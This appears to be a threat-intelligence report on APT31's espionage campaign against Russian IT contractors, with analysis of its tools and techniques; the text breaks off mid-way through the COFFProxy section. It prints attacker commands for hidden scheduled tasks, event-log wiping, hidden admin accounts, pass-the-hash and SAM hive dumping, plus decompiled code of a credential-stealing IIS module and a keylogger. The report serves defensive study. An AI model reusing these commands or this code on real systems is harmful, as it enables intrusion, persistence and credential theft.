

Judgment Panda attacks: APT31 today

pt global.ptsecurity.com/en/research/pt-esc-threat-intelligence/striking-panda-attacks-apt31-today

Positive Technologies

December 10, 2025

Key findings

- Between 2024 and 2025, APT31 carried out attacks against the Russian IT sector.
- APT31 uses cloud services for C2, including Russian cloud providers.
- The attackers follow a predefined scenario for lateral movement inside the victim's network.
- The attacks involved new malware samples, including AufTime, COFFProxy, VtChatter, YaLeak, CloudyLoader, and OneDriveDoor.

Group profile

APT31 is a cyberespionage group focused on industrial espionage and theft of intellectual property. The group disguises its tools as legitimate software and abuses legitimate online services to establish bidirectional C2 channels for its malware.

From 2024 to 2025, Russia's IT sector — particularly contractors and systems integrators serving government agencies — was hit by a series of targeted cyberattacks. What made these attacks stand out was the attackers' well-planned tactics, which let them stay undetected for a long time. While investigating the incidents, we were able to link some of the attacks to APT31, reconstruct the group's tactics and techniques, and obtain unique samples of its tools.

The attackers used both third-party tools (for lateral movement and reconnaissance) and their own malware, including LocalPlugx, CloudSorcerer, COFFProxy, VtChatter, CloudyLoader, OneDriveDoor, and GrewApache.

To covertly control their malware, the attackers abused legitimate web services. They placed encrypted commands and payloads in profiles on popular social networks — both Russian and international — as well as on other platforms. This allowed the attackers to bypass traditional security controls, since traffic to these services did not look suspicious.

The attackers were well aware of how the target organizations operated. They carefully chose when to act, focusing on weekends and public holidays. One notable example was a large-scale attack launched over the New Year holidays. Because the corporate infrastructure stayed online, they managed to break into the systems, establish a foothold, deploy their tools, and carry out reconnaissance inside the corporate network.

It is likely that the attackers followed a prewritten scenario, simply copying and running prepared commands. During the investigation, we found LocalPlugx installed on many computers with the keylogger module enabled. Analysis of the data captured by the keylogger showed that all commands were pasted from the clipboard rather than typed manually. These keylogger logs allowed us to reconstruct the commands the attackers executed in the compromised infrastructure.

Initial Access

During an incident investigation at a Russian IT company in July 2025, the PT ESC IR team determined that the attackers had actually broken into the infrastructure back in late 2022. They then used the New Year holidays in early 2023 to advance the attack.

In December 2024, PT ESC TI observed another variant of this attack. In that campaign, APT31 sent a phishing email that looked as if it came from a procurement manager. The email attached a malicious archive named Требования.rar (translated as "Requirements.rar") containing an LNK file that launched a lure document and CloudyLoader, a Cobalt Strike loader. This attack is described in more detail in a separate [article](#).

The LNK file first unpacked and opened the lure documents (*Company Profile.pdf* and *List of requirements.pdf*). It then used DLL sideloading to run the malicious library **BugSplatRc64.dll** with CloudyLoader.

```
"C:\Windows\System32\cmd.exe" /c echo F |
xcopy /h /y %cd%\Требования\Требования C:\Users\Public\Downloads\
& start %cd%\Требования\
& ren C:\Users\Public\Downloads\Company.pdf nau.exe
& ren C:\Users\Public\Downloads\Requirements.pdf BugSplatRc64.dll
& C:\Users\Public\Downloads\nau.exe
```

APT31 used the same technique outside Russia as well. We found an archive named *Seguro_de_IMRE.zip*, which appears to have been downloaded in Peru.

The archive contained files with the following structure:

- Seguro_de_IMRE.pdf.lnk

- **MACOSX**

- Seguro_de_IMRE.pdf
- ~-~-~-~
 - BsSndRpt64.exe
 - BugSplatRc64.dll

The shortcut *Seguro_de_IMRE.pdf.lnk* unpacked all files into a temporary folder and then displayed the lure document *Seguro_de_IMRE.pdf*.

```
/c forfiles /p c:\users /s /m Seguro_de_IMRE.zip /c "cmd /c tar -xf @path -C %TMP%"
&&cmd /c %TMP%\__MACOSX\Seguro_de_IMRE.pdf&&cmd /c %TMP%\__MACOSX\~-~-~-~\BsSndRpt64.exe
&&cmd /c attrib +h +r +s +a %TMP%\__MACOSX
```

Command in the LNK file *Seguro_de_IMRE.pdf.lnk*

The document was disguised as a financial report from the Ministry of Foreign Affairs of Peru.



**TABLA DE BENEFICIOS DEL SERVICIO DE POLIZAS
DE SEGURO MEDICO FAMILIAR CONTRATADO CON
RIMAC SEGUROS**

Funcionarios del Servicio Diplomático de la República y sus dependientes (cónyuge e hijos según corresponda) residentes en el Perú.

Beneficio Máximo Anual por persona para titulares y dependientes	S/. 3,850,000.00	
ATENCION HOSPITALARIA		
Crédito	Deducible	Cubierto al
Clínicas Red 1		
Los primeros S/. 19,250.00	1 día de habitación	95%
Clínicas Red 2		
Los primeros S/. 19,250.00	1 día de habitación	90%

Decoy document used in the September 2024 attack

The LNK file then launched the legitimate application *BsSndRpt64.exe*, which is vulnerable to DLL sideloading. The application then loaded the *BugSplatRc64.dll* library with the CloudyLoader payload.

Discovery

To collect information about hosts in the compromised infrastructure, APT31 used [SharpADUserIP](#), a C# tool that extracts usernames and IP addresses from event 4624 in Security.evtx.

SharpADUserIP

提取DC日志，快速获取域用户对应IP地址

支持 1-365 天的过滤，但是查询有些慢，会去重

请自行编译

测试环境DC运行：

```

管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator\Desktop>SharpADUserIP.exe

获取DC登录日志，分析域用户对机器的IP
支持 1-365 天日志提取
Evilash

ex: .\SharpADUserIP.exe 7 //获取7天日志分析

C:\Users\Administrator\Desktop>SharpADUserIP.exe 7
Sid: S-1-5-21-3821918435-2522489627-441509896-1143
用户名: PIG\exadmin
源IP: 10.0.19.20
-----
Sid: S-1-5-21-3821918435-2522489627-441509896-500
用户名: PIG\Administrator
源IP: 10.0.19.30
-----
Sid: S-1-5-21-3821918435-2522489627-441509896-1252
用户名: PIG\duck
源IP: 10.0.19.9
-----
Sid: S-1-5-21-3821918435-2522489627-441509896-1254
用户名: PIG\exadmin19
源IP: 10.0.19.26
-----

```

SharpADUserIP description

To identify RDP sessions, the attackers ran a PowerShell script that used the Get-WinEvent cmdlet to search for events with ID 21 (RDP logon). From those events, the script collected usernames and IP addresses of RDP connections.

```

powershell -Command Get-WinEvent -LogName 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational' | Where-Object {$_.Id -eq 21} | ForEach-Object { $eventXml = [xml]$_; $username = $eventXml.Event.UserData.EventXML.User; $ipAddress = $eventXml.Event.UserData.EventXML.Address; $loginTime = $_.TimeCreated; if ($username -and $ipAddress -and $loginTime) { Write-Output ('User: ' + $username + ' IP: ' + $ipAddress + ' Login Time: ' + $loginTime) }}

```

We also observed the following additional tools:

- [SharpChrome.exe](#) — used to extract credentials and cookies from Chrome and recent versions of Edge.
- [SharpDir.exe](#) — a file search utility.
- [StickyNotesExtract.exe](#) — used to extract data from the Windows Sticky Notes database.

For network scanning, the attackers used Advanced IP Scanner, which allowed them to quickly identify devices across the environment.

Persistence

To maintain persistence, the attackers used the Windows Task Scheduler with MITRE technique [T1053.005](#). They named their tasks after well-known legitimate software, such as YandexDisk, GoogleUpdater, and NVIDIA, to blend in with normal activity.

Appvservers
WPDsync
NVIDIADEBUG
WinSeting
Microsoft\Windows\pwrshplugin\exeStart
7zup_Server
Microsoft\Windows\Tcpip\IpConf
Microsoft\Windows\ApplicationData\appuriverifierinstalls
Crashpad_Server
Yandexstart_Server
WinDeviceSync
DataMAVServer
YandexDisk_Servers
LAPSCientUp
GoogleUpdater
GoogleRecovery
PretonDebug
WinDeviceSync1

On some hosts they created hidden tasks. This technique is described in a [Solar 4RAYS](#) blog post: the attacker creates and runs a malicious task, then deletes the property SecurityDescriptor (SD) from the registry HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ and removes the XML task file from the directory C:\Windows\System32\Tasks.

Below is an example of commands executed by APT31 in the compromised infrastructure:

```
schtasks /create /RL HIGHEST /F /tn "7zup_Server" /tr "C:\PROGRA~1\7-Zip\7zUp.exe -remote up" /sc onstart /RU SYSTEM  
schtasks /run /tn 7zup_Server  
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\7zup_Server" /v SD /f  
del %SystemRoot%\System32\Tasks\7zup_Server /f
```

Commands for creating a hidden task

This style of gaining persistence is common among Asian threat groups. Positive Technologies' own tool PT Dumper includes a module designed to detect this technique. PT Dumper is a Golang-based utility for collecting telemetry and analyzing data (for anomaly detection) on Windows, Unix, and macOS hosts.

The tool is a compiled binary signed with a trusted digital certificate, which ensures stable operation and avoids conflicts with other information security tools installed on the hosts under test.

PT Dumper has proven effective in incident response investigations involving complex targeted attacks and ransomware, and it also helps identify previously unknown malware.

PT Dumper can be requested by emailing ir.esc@ptsecurity.com (requests must be sent from a corporate email address).

The module looks for three cases: deletion from the file system, deletion of the security descriptor (SD), and modification of the index.

```
TasksCache_FSMissing.jsonl  
TasksCache_Hidden.jsonl  
TasksCache_IncorrectIndex.jsonl
```


PT-Dumper output when searching
for hidden tasks

Another interesting payload execution method we observed involved the attackers running the executable C:\WINDOWS\system32\oobe\Setup.exe in the compromised infrastructure. This is a system executable file responsible for the Windows initial setup (OOBE, Out-of-Box Experience). It runs when a new machine is first powered on or after a clean installation, walking the user through account creation, license acceptance, and basic configuration. If an error occurs when this file runs, the CMD script C:\WINDOWS\Setup\Scripts\ErrorHandler.cmd is called.

To trigger such an error, the attackers created a scheduled task that run Setup.exe with the /ui argument.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Windows\System32\oobe\Setup.exe</Command>
    <Arguments>/ui</Arguments>
  </Exec>
</Actions>
```

Running this file triggered an error that would normally be handled by the ErrorHandler.cmd script. Instead, the attackers had placed their payload in the file. The example below shows the contents of the file ErrorHandler.cmd.



```
@echo off
for /f "tokens=2 delims=: " %a in ('C:\ProgramData\ATI\ACE.exe show [REDACTED] ^| findstr /C:"Host connections"')
do (
  set HC=%a
)
set HC=%HC: =%
if "%HC%"=="0" (
  taskkill /im ACE.exe /f
  timeout /t 5 /nobreak >nul
  "C:\ProgramData\ATI\ACE.exe" host
  timeout /t 2 /nobreak >nul
) else (
  echo Host connections is not 0, no action needed.
)
exit
```

Example of ErrorHandler.cmd contents

Defense Evasion

To create an encrypted tunnel and set up a peer-to-peer (P2P) network between the compromised host and the attacker infrastructure, the attackers used the legitimate tool **Tailscale VPN**. This allowed them to move data covertly and bypass perimeter defenses.

APT31 also used [Microsoft dev tunnels](#) for traffic tunneling, via the Microsoft-signed file devtunnel.exe. The attackers combined this tool with the LocalPlugx malware, which listened for commands on a specific port.

This tunneling technique gives the attacker several advantages:

- No need to open inbound ports on the corporate firewall — outbound HTTPS connections to *.devtunnels.ms are typically allowed.
- Traffic blends in with legitimate connections to trusted Microsoft domains (*.devtunnels.ms, *.microsoft.com).
- The tool requires minimal configuration and is easy to deploy.
- The tool allows attackers to obtain remote access to internal services (RDP, SSH, and web servers) by exposing them externally.

Dev tunnels supports several operating modes that control who can access your tunnel:

- Public — anyone with the tunnel URL (random-string.devtunnels.ms.) can connect.
- Private — only users explicitly invited via their Microsoft (Entra ID) accounts that are added to the access list.

In the compromised infrastructure, we observed devtunnel.exe being launched in Public mode via the Windows Task Scheduler.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\WINDOWS\system32\devtunnel.exe</Command>
    <Arguments>host [REDACTED] -a</Arguments>
  </Exec>
</Actions>
```

To hide their activity on the host, the attackers cleared event logs using wevtutil.

```
wevtutil cl "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" /q:true
for /f "tokens=*" %i in ('wevtutil el') do wevtutil cl "%i" /q:true
```

Commands used to delete the contents of Windows log files

They deleted files from the working directory with the following command:

```
del /s /q %temp%\* && rd /s /q %temp%
del /s /q C:\Windows\Temp\* && rd /s /q C:\Windows\Temp\
```

Lateral Movement

On several compromised hosts, the attackers created a local administrator account and then used that account to move laterally between the hosts.

```
New-LocalUser -Name "Administrator$" -Password (ConvertTo-SecureString "e=lim(1+1/n)"
-AsPlainText -Force) -FullName "Hidden Administrator" -Description "Custom
Administrator Account" -UserMayNotChangePassword $false -PasswordNeverExpires $false
```

User creation

For lateral movement inside the perimeter, the group used tools from the public [Impacket](#) toolkit, including WmiExec and SmbExec, as well as RDP.

Below is an example of lateral movement to a compromised host using the created local administrator account Administrator\$:

```
impacket-wmiexec Administrator$: 'e=lim(1+1/n)'@192.168.22.3
```

The following command uses the **Mimikatz** utility to perform a **Pass-the-Hash (PTH)** attack in combination with RDP **Restricted Admin Mode**:

```
sekurlsa::pth /user:radmin /domain:[REDACTED] /ntlm:[REDACTED] "/run:mstsc.exe /restrictedadmin"
```

Credential Access

To obtain credentials of the compromised host users, the attackers exported registry hives.

```
reg save hklm\sam C:\Users\Public\Pictures\sam.hive && reg save hklm\system
C:\Users\Public\Pictures\system.hive && reg save hklm\security C:\Users\Public\Pictures\security.hive
```

They then used the public Impacket utility `secretdump.py` to extract credential data from the registry.

```
python3 secretdump.py -system system.hive -sam sam.hive -security security.hive LOCAL
```

During the investigation of an incident linked to this group, we also identified a malicious IIS module designed to steal Outlook on the web users' credentials. The OWOWA module is installed on a web server and monitors HTTP requests and responses on the Outlook sign-in page. When a user enters their credentials, the module intercepts the login and password and writes them to a file.

In our case, the attackers deployed OWOWA after they had already gained access to the infrastructure.

The code contains two event handlers in the [ASP.NET/IIS](#) pipeline.

The `context_BeginRequest` handler for the `BeginRequest` event intercepts every incoming HTTP request at the very beginning. If the request URL contains `owainfo_log`, the handler intercepts the request and returns the decrypted log file with collected credentials. If the request contains `/owainfo_log/del`, it deletes the log file. This gives the attackers a simple way to manage the collected credentials.

```
private void context_BeginRequest(object sender, EventArgs e)
{
    HttpContext context = ((HttpApplication)sender).Context;
    if (context.Request.Path == "/owainfo_log")
    {
        context.Response.ContentType = "text/plain";
        context.Response.Write("Decrypted Logs:\n");
        string text = this.ReadAndDecryptLogFile();
        context.Response.Write(text);
        context.Response.End();
    }
    if (context.Request.Path == "/owainfo_log/del")
    {
        context.Response.ContentType = "text/plain";
        this.DeleteLogFile();
        context.Response.Write("Logs have been deleted.");
        context.Response.End();
    }
}
```

context_BeginRequest handler code

The second handler processes the `PreSendRequestContent` event, intercepting the HTTP response before it is sent to the client. At this stage, the malware analyzes the login form and, if it finds username and password fields, writes their values to the file.

```

private void context_PreSendRequestContent(object sender, EventArgs e)
{
    HttpApplication httpApplication = (HttpApplication)sender;
    HttpRequest request = httpApplication.Request;
    HttpResponse response = httpApplication.Response;
    if (request.HttpMethod.ToUpper() != "POST")
    {
        return;
    }
    string text = string.Join(",", request.Params.AllKeys);
    if (!text.Contains("username") || !text.Contains("password"))
    {
        return;
    }
    if (request.Params["username"].Contains("HealthMailbox"))
    {
        return;
    }
    try
    {
        string[] values = response.Headers.GetValues("Set-cookie");
        if (values != null)
        {
            foreach (string text2 in values)
            {
                if (!string.IsNullOrEmpty(text2))
                {
                    if ((from x in text2.Split(new char[] { ';' })
                        where x.Contains('=')
                        select x.Trim() into item
                        select item.Split(new char[] { '=' }, 2)).ToDictionary((string[] s) => s[0], (string[] s) => s[1]).ContainsKey("cadata"))
                    {
                        string text3 = string.Format("[{0}] {1}[2]{3}[4]", new object[]
                        {
                            DateTime.UtcNow,
                            request.Params["username"],
                            request.Params["password"],
                            request.UserHostAddress,
                            request.Headers["User-Agent"]
                        });
                        string text4 = this.EncryptData(text3);
                        ExtenderControlDesigner.logQueue.Enqueue(text4);
                        Task.Run(() => this.ProcessLogsAsync());
                    }
                }
            }
        }
    }
    catch (Exception ex)
    {
        this.LogError("Error in PreSendRequestContent: " + ex.Message + "\n" + ex.StackTrace);
    }
}

```

context_PreSendRequestContent handler code

We have seen different OWOWA variants in other incidents. In many cases, the log file is encrypted with RSA. In this case, the attackers used AES (AES key: lo8Mqhw6P6WPPDgCcTHlQ3g6qjWiTwGj; IV: Xy1kAas6muDVK2wK).

Execution

The attackers used both previously known malware, including LocalPlugx, CloudSorcerer, and GrewApache, as well as unique tools:

- AufTime — a Linux backdoor that uses the WolfSSL library to communicate with its C2.
- COFFProxy — a backdoor that loads Beacon payloads in Coffloader format. We also identified a Golang implementation of this tool that, instead of loading a Beacon, executes commands similar to those run via cmd.
- VtChatter — malware that uses comments to a file on VirusTotal as a bidirectional C2 channel.
- CloudyLoader — a loader for Cobalt Strike implants that uses direct system calls (direct syscalls) and fetches payloads from the attacker's GitHub repository.
- OneDriveDoor — a backdoor that uses OneDrive cloud storage as its C2.

To deliver malware to compromised hosts, APT31 used a shared network drive inside the victim infrastructure and copied tools from it with the following command:

```
copy \\[REDACTED]\Distr$\test\*. * C:\ProgramData\Microsoft\[REDACTED]\ /y
```

LocalPlugx

One of the most frequently observed malware families on compromised hosts was the [LocalPlugx](#) backdoor, which consists of a legitimate executable file, a dynamic library (loader), and an encrypted shellcode file manifest.txt. Execution was performed using the classic [DLL sideloading](#) technique.

The DLL that implements the core shellcode decryption functionality is protected with VMProtect and uses custom section names. In some cases, these section names matched the name of the compromised organization.

000000000000...	00000001800...	000000000000...	РЕ Заголовок
000000000000...	00000001800...	000000000000...	Секция (5) ['.mail1']
000000000000...	00000001800...	000000000001...	Секция (6) ['.mail2']
000000000001...	00000001801...	000000000000...	Секция (7) ['.reloc']

Example of a VMProtect section name

Unlike standard variants, LocalPlugx operates in server mode, most often listening on ports 53 and 5355, although other configurations are possible. Interestingly, on a system infected with this backdoor, the attackers ran a netsh command for the PlugX listening port, adding a firewall rule to allow an incoming TCP connections on port 5335.

```
netsh advfirewall firewall add rule name="MicroDeviceSync" protocol=TCP dir=in localport=5355 action=allow
```

Command to open a local port

LocalPlugx functionality is split into two components:

- One is responsible for sending and receiving messages to and from C2
- The other is responsible for command execution

LocalPlugx performs code injection into various Windows processes. First, the backdoor checks which application context it is running in and switches to one of the two modes accordingly. If it is not already injected into a target process, it injects itself into specific Windows processes. The two backdoor components communicate via the pipe \\.\PIPE\X<PID>.

During incident investigations, we observed that the wksprt.exe and explorer.exe processes were added to the typical PlugX injection processes (winlogon.exe and msisec.exe).

LocalPlugx can manage its current connection, tunnel traffic, and execute plugin commands. Among the standard plugins the most notable was a keylogger plugin.

All of the techniques described above were confirmed by attacker commands that we recovered thanks to LocalPlugx running on compromised hosts with the keylogger module enabled.

The keylogger creates two files:

- ntuser.dat.LOG1: records keystrokes.
- ntuser.dat.LOG2: records clipboard contents.

In order to steal keystrokes and clipboard data, the malware creates a raw input device (RawInputDevice). In the keylogger module, all incoming messages were continuously redirected, and the device intercepted them and wrote the data to the corresponding files.

```
8  wcscpy(className, L"static");
9  Window = CreateWindowExW(0, className, &WindowName, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
10 if ( !Window )
11     return GetLastError();
12 raw_input_device.dwFlags = RIDEV_INPUTSINK;
13 raw_input_device.usUsagePage = HID_USAGE_PAGE_GENERIC;
14 raw_input_device.usUsage = HID_USAGE_GENERIC_KEYBOARD;
15 raw_input_device.hwndTarget = Window;
16 j_RegisterRawInputDevices((__int64)&raw_input_device);
17 lpPrevWndFunc = (WNDPROC)SetWindowLongPtrW(Window, GWLP_WNDPROC, (LONG_PTR)Keylog::RawDeviceHandle);
18 h_clickboard_window = SetClipboardViewer(Window);
19 while ( GetMessageW(&Msg, 0, 0, 0) )
20 {
21     TranslateMessage(&Msg);
22     DispatchMessageW(&Msg);
23 }
```

Keylogger module: creating RawInputDevice

The data in these files is saved using a specific format: for keylogging data, the malware stores the application name and window title into which the data was entered.

```

30 wscpy(log_time, L "[%02d:%02d:%02d %04d-%02d-%02d ]");
31 wscpy(log_2, L "%s\r\n%s \r\n");
32 wscpy(log_1, L "%s |%s | %s \r\n%s \r\n");
33 wsprintfw(
34     log_string_time,
35     log_time,
36     SystemTime.wHour,
37     SystemTime.wMinute,
38     SystemTime.wSecond,
39     SystemTime.wYear,
40     SystemTime.wMonth,
41     SystemTime.wDay);
42 if ( write_log1_or_log2 )
43     str_log_size = wsprintfw((LPWSTR)log_string_full, log_2, log_string_time, writedata);
44 else
45     str_log_size = wsprintfw((LPWSTR)log_string_full, log_1, log_string_time, filename, window_name, writedata);
46 str_logw_size = 2 * str_log_size;
47 log_string_full = (LPWSTR)malloc(str_logw_size);

```

Keylogger module: message format

The messages are encrypted using a single-byte XOR, with the high bit overwritten in each byte of the character representation.

Keylogger module: XOR encryption

We successfully decrypted the log files. On some hosts, we found attacker commands inside the ntuser.dat.LOG2 files. This indicates that the commands were pasted from the clipboard rather than typed manually. This strongly suggests that the attackers followed a prepared scenario, simply copying and executing commands.

CloudSorcerer

APT31 still uses [CloudSorcerer](#), a two-module backdoor that is structurally similar to LocalPlugx. It is delivered to the system together with a DLL (loaded via DLL sideloading and protected with VMProtect) that decrypts the shellcode using a 4-byte XOR key. The shellcode then decompresses an LZNT1-compressed backdoor and runs it.

CloudSorcerer includes a server module and a backdoor module that communicate over the pipe .\PIPE\[%d]. Both modules run in Windows system processes. The following processes were used most often:

- **choice.exe**
- **charmap.exe**
- **mspaint.exe**

The server module does not contain a hardcoded C2. Instead, it retrieves an encrypted message from public sources (for example, mail[.]ru) and decrypts it by first decoding it from Base64 and then applying a simple substitution cipher.

The decrypted data is a token for one of the cloud C2 servers:

```

cloud-api.yandex.net
graph.microsoft.com
content.dropboxapi.com

```

The backdoor module has changed very little; its command set remains almost the same.

AufTime

The attackers delivered a file named time to Linux hosts. Inside it we found a backdoor that uses the WolfSSL library for C2 communications. We refer to this backdoor as **AufTime**.

AufTime supports file operations, multiple concurrent connections, and traffic tunneling.

On startup, AufTime opens two shared memory segments: /shd_mem_SE0v0 and /shd_mem_SE0v0_2.

```

19 baseParse(&conf); // init config
20 shm_primary_ptr = init_shared_memory("/shd_mem_SE0v0", &shm_primary_id);
21 instance_check((unsigned int *)shm_primary_ptr); // check, that shared folder opened just for this process
22 daemon(1, 0);
23 shm_cproc_ptr = init_shared_memory("/shd_mem_SE0v0_2", &shm_cproc_id);

```

AufTime: creating shared memory segments

Malware checked the state of the first segment /shd_mem_SE0v0. If more than one process is attached to the shared memory, it aborts to enforce a single-instance launch. Otherwise, it executes itself as a system daemon, without redirecting standard streams.

Next, AufTime registers handlers for a set of signals to either ignore them or to continue execution in case of an error:

- SIGCHLD: handler is set to simplify waiting.
- SIGPIPE: signal is ignored.
- SIGSTOP: signal is ignored so the process cannot be stopped.
- SIGTERM: sets the sig_clean_mem handler, which disables all shared folders.
- SIGINT: the sig_clean_mem handler is set.
- SIGSEGV: the sig_clean_mem handler is set.
- SIGABRT: the sig_clean_mem handler is set.

Next, the backdoor changes its own argv, appending "0" and a command line argument that imitates Linux system processes, for example [kworker/5:5-events].

```

79 argv_1 = (char *)argv;
80 argv1_size = strlen(*argv);
81 strncpy(argv_1, "0", argv1_size);
82 strcpy((char *)argv, "[kworker/5:5-events]");
83 id = fork();
84 child = id;

```

AufTime: name spoofing

Next, a new child process is created. The child process writes the current PID to the second shared memory segment, /shd_mem_SE0v0_2. The parent process exits as soon as this child process is no longer reachable.

```

8 h_shd2 = shm_open("/shd_mem_SE0v0_2", 2, 0x1B6u);
9 if ( h_shd2 != -1 )
10 {
11 hmap = mmap(0LL, 4uLL, 3, 1, h_shd2, 0LL);
12 if ( hmap != (_DWORD *)-1LL )
13 {
14 *hmap = getpid();
15 baseParse(&config);
16 while ( 1 )
17 do_connection(config.ip_addr_hostame);
18 }
19 exit(-1);

```

AufTime: main loop

The main AufTime logic is implemented in do_connection. This function establishes a TLS connection to the C2 server; it assigns it ID_connection = 1.

```

10 read_user_id(); // get /etc/machine_id
11 v1 = tls_connect(cp->ip_addr_hostame, cp->port);
12 v2 = v1;
13 if ( v1 )
14 {
15     v1->ID_connection = 1;
16     add_connection(v1);
17     data_size = strlen(g_username);
18     valid = pack_valid_data(&msg, 0x10000001u, 1u, g_username, data_size); // command - 0x10000001
19     if ( valid >= 0 && valid == (unsigned int)ssl_writen(v2, msg, valid) )
20     {
21         free(msg);
22         poll_run(); // for all connections
23                     // go to command exec
24     }
25 }

```

AufTime: do_connection function

As a result, a connection structure (conn_tls) is built.

```

struct conn_tls {
    _QWORD wolfssl_conn;
    _DWORD socket;
    _DWORD ID_connection;
    int current_command;
    __attribute__((aligned(8))) _BYTE flag_1_readfromit; // if true - ready to read from server
    _BYTE flag_2_commandexec; // if true - ready to read command
    _BYTE flag_3_writeinit; // if true - ready to write _QWORD time;
};

```

The newly created structure is added to the global poll array of connections, and the server is sent command 0x10000001 with the current value /etc/machine_id, that is, information about the compromised host.

```

while ( 1 )
{
    revents = fds[i_].revents;
    i_conn = *(int *)((char *)&fds[1024].fd + i_ * 4);
    if ( (revents & 0x38) != 0 ) // POLLERR | POLLHUP | POLLINVAL
        break;
    if ( (revents & POLLIN) != 0 && (v18 = (conn_tls *)(&all_connections)[i_conn]) != 0LL )
    {
        v18->flag_1_readfrom = 1;
        ++index;
        ++i_;
        thpool_add_work((__int64)v0, (__int64)handler_read, (__int64)v18); // to command exec
        if ( index >= nfds )
            goto LABEL_33;
    }
}

```

AufTime: asynchronous processing of active connections

In the poll_run function, the current connections are managed based on set flags:

- The connection marked with flag 1 is found.
- Any connection that has been alive for more than two minutes is attempted to be refreshed and reconnected.
- Any connection is closed after a three-minute timeout.
- The sockets of all active connections are added to an array of NDFS structures so that their descriptors can be processed via poll.
- If any socket is ready for reading, a separate thread is created to be processed with the handler_read function.
 - If flag_2_commandexec is set to true, a command from the server is read and executed.
 - Otherwise, the connection works as a proxy and messages are forwarded.

```

if ( main_conn->flag_2_commandexec )
{
    if ( (int)read_hm_header(main_conn, max_command_size, &command, &uid) >= 0 )
    {
        handle_command(main_conn, command, uid, max_command_size[0]);
LABEL_9:
        main_conn->flag_1_readfrom = 0;
        return;
    }
}

```

AufTime: proceeding to the execution of handle_command

Commands are handled by handle_command after the data is received from the C2.

AufTime supports about 20 commands (listed below). The sample also includes multiple unused functions, including a C2 connection without using TLS. This suggests the tool is still under development and that additional features may be added later.

Number	ID	Description
1	0×10000001	Send information about the server
2	0×10000003	Heartbit
3	0×10000004	Terminate execution
4	0×10000010	Send information about the server in JSON format (secure version)
5	0×10000021	Create reverse-shell and redirect control to /bin/sh, transit to 0×10000024
6	0×10000024	Write data to the interpreter
7	0×10000030	Receive a folder name and send ls to the server
8	0×10000031	Obtain the file name and delete it
9	0×10000033	Receive a folder name, create it, and return the handle
10	0×10000040	Obtain the command and execute it using <i>sh -c <command ></i> , send results
11	0×10000041	Read data from the server
12	0×10000045	Create a new SSL connection by sending only the 0×10000046 in response
13	0×10000047	Obtain the file name and send its size to the server
14	0×10000048	The response is to send the file to the server
15	0×10000049	Retrieve the file name, determine the size of the data, append it to the end of the file, and send the new size back to the server
16	0×1000004A	Send command 0×1000004B to the server and set the read flag to True
17	0×10000051	Create a SOCKS5 proxy Connections can be made via hostname, IPv4, or IPv6. The proxy is marked with command 0×10000053, and a success notification 0×10000052 is sent to the server. This type of connection is tagged with its own flag (provided by the server) so it can be distinguished from all others
18	0×10000053	Write data obtained from the server to proxy
19	0×10000091	Same as 0×10000045
20	0×10000093	Retrieve the file name and send its contents to the server starting from the specified offset using command 0×10000094
21	0×10000094	Response to the server containing the file contents

The 0×10000001 command is worth noting separately, as it collects victim information and sends it to the C2 in JSON format:

```

{
    "hostname" : <gethostname>,
    "sys_name" : <uname>,
    "node_name" : <uname.nodename>,
    "release" : <uname.release>,
    "username" : <name>,
    "lan" : <lan_addr>,
    "gid" : <getegid()>
}

```

COFFProxy

COFFProxy is a small backdoor that uses payloads in Coffloader's BOF (Beacon Object File) format. It supports commands for traffic tunneling, file operations, loading additional Beacon payloads (created via Coffloader), and privilege escalation via impersonation.

The backdoor supports three different C2 servers, which it tries in sequence: if one fails, it moves on to the next, and so on. It also supports a server mode.

Native version

The encrypted shellcode is decrypted by the DLL SSPICLI.dll. That shellcode injects the backdoor into C:\Windows\System32\audiodg.exe.

The configuration is stored unencrypted in the data section and is 0x400 bytes in size. In raw form it looks like:

```

struct raw_conf
{
    __int16 work_hours[14];
    int sleep_delta;
    int period;
    char ID_client[12];
    int bind_port;
    int port1;
    int port2;
    int port3;
    __int16 c2_1_len;
    __int16 c2_2_len;
    __int16 c2_3_len;
    char c2_1[c2_1_len];
    char c2_2[c2_2_len];
    char c2_3[c2_3_len];
};

```

The backdoor uses a more extended configuration, which also contains the malware version. All analyzed samples reported version v12.1.

When it starts, COFFProxy checks the current time and day of the week against the corresponding work_hours entry. If the current time falls outside the configured working hours for that day, the backdoor exits. In the analyzed samples, the backdoor did not run on Sundays.

```

fun_param->result = &work_or_not;
*fun_param->work_timedelay = *a1->timedelay_for_work;
*&fun_param->work_timedelay[8] = *&a1->timedelay_for_work[8];
*&fun_param->work_timedelay[12] = *&a1->timedelay_for_work[12];
fun_param->fun = help::CheckWorkHours;
v12._Hnd = fun_param;
*ThrdAddr = beginthreadex(0i64, 0, thread::jumper, fun_param, 0, &ThrdAddr[2]);
if...

```

COFFProxy: runtime schedule check

If the check succeeds, the backdoor tries to connect to the domains specified in the configuration; alternatively, it can switch to listening for incoming connections on a specified port.

```

37 while ( 1 )
38 {
39     while ( !work_or_not )
40         Sleep(60000);
41     if ( a1->flag_domen_1 == 1 )
42     {
43         domen_1_ = std::string::string(v9, &a1->domen_1);
44         conn_ok = net::dial(a1, domen_1_, a1->port_1);
45     }
46     if ( !conn_ok )
47     {
48         if ( a1->flag_domen_2 != 1
49             || (v7 = std::string::string(v9, &a1->domen_2), (conn_ok = net::dial(a1, v7, a1->port_2)) == 0) )
50         {
